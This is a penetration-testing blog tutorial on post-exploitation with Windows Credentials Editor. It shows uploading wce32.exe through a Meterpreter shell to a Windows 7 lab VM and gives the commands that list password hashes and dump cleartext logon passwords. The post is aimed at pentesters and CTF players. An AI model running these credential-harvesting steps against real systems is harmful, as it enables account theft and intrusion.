Latest: Post Exploitation With Windows Credentials Editor (WCE)

$HACKERSPLOIT_

PENETRATION TESTING - ETHICAL HACKING - LINUX

Log In/Sign Up

Username

Password

□ Remember Me

Log in Register

Penetration Testing Red Team

Post Exploitation With Windows Credentials Editor (WCE)


11th July 2019 Alexis 0 Comments

What is WCE?

A tool that allows you to harvest hashes from Windows.

Functionality

WCE can be used for a variety of functions:



- It can perform pass-the-hash on Windows.
- It can obtain NT/LM hashes from memory (from interactive logons, services, remote desktop connections, etc.)
- Dump cleartext passwords entered by users at login.

WCE is a security tool widely used by security professionals to assess the security of Windows networks via Penetration Testing. It supports Windows XP, 2003, Vista, 7, 2008 and Windows 8.

It comes prepackaged with Kali.

Directory

usr/share/wce/

How it is used

- As mentioned earlier, it is used in penetration tests and in CTF's that utilize Windows.
- It works extremely well in post-exploitation when harvesting credentials.
- All you need to do is upload the wce.exe executable to the target system and run it.

Demonstration

Target OS: Windows 7 VM

We have already exploited the target and have spawned a meterpreter reverse shell. We can now begin our credential harvesting.

- We can use the Meterpreter upload functionality to upload the wce32.exe executable to our target system. Ideally, we want it in the system32 folder with admin privileges.

```
Upload /usr/share/wce32.exe
```

Depending on the target system architecture, you can specify the appropriate wce executable (32 or 64).

Using WCE

- Viewing the help menu

```
Wce32.exe -h
```

- To list all the hashes of all users

```
Wce32.exe
```

Blog
CTF
cybersecurity
Deep Web
Exploit Development
Forensics
Hacking Tools
Information Gathering
Kali Linux
Linux
Malware Analysis
Metasploit
Password Cracking
Penetration Testing
pfSense
Podcast
Programming
Python For Pentesters
Red Team
Shell Scripting
Sniffing & Spoofing
Technology

Retrieving user passwords in cleartext

```
Wce32.exe -w
```

Note: WCE will only display active user credentials and hashes.

Retrieving the NTLM hash

```
Wce32.exe -g <password>
```

Donate

Bitcoin :

1nJ3ukKf8gWub9FwUeA5Y8qGrdJp9So8X

Ethereum :

0x0379a04a48885c60859ebf6420c72fdc00650bc7

← Exploiting Android Through ADB With PhoneSploit

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment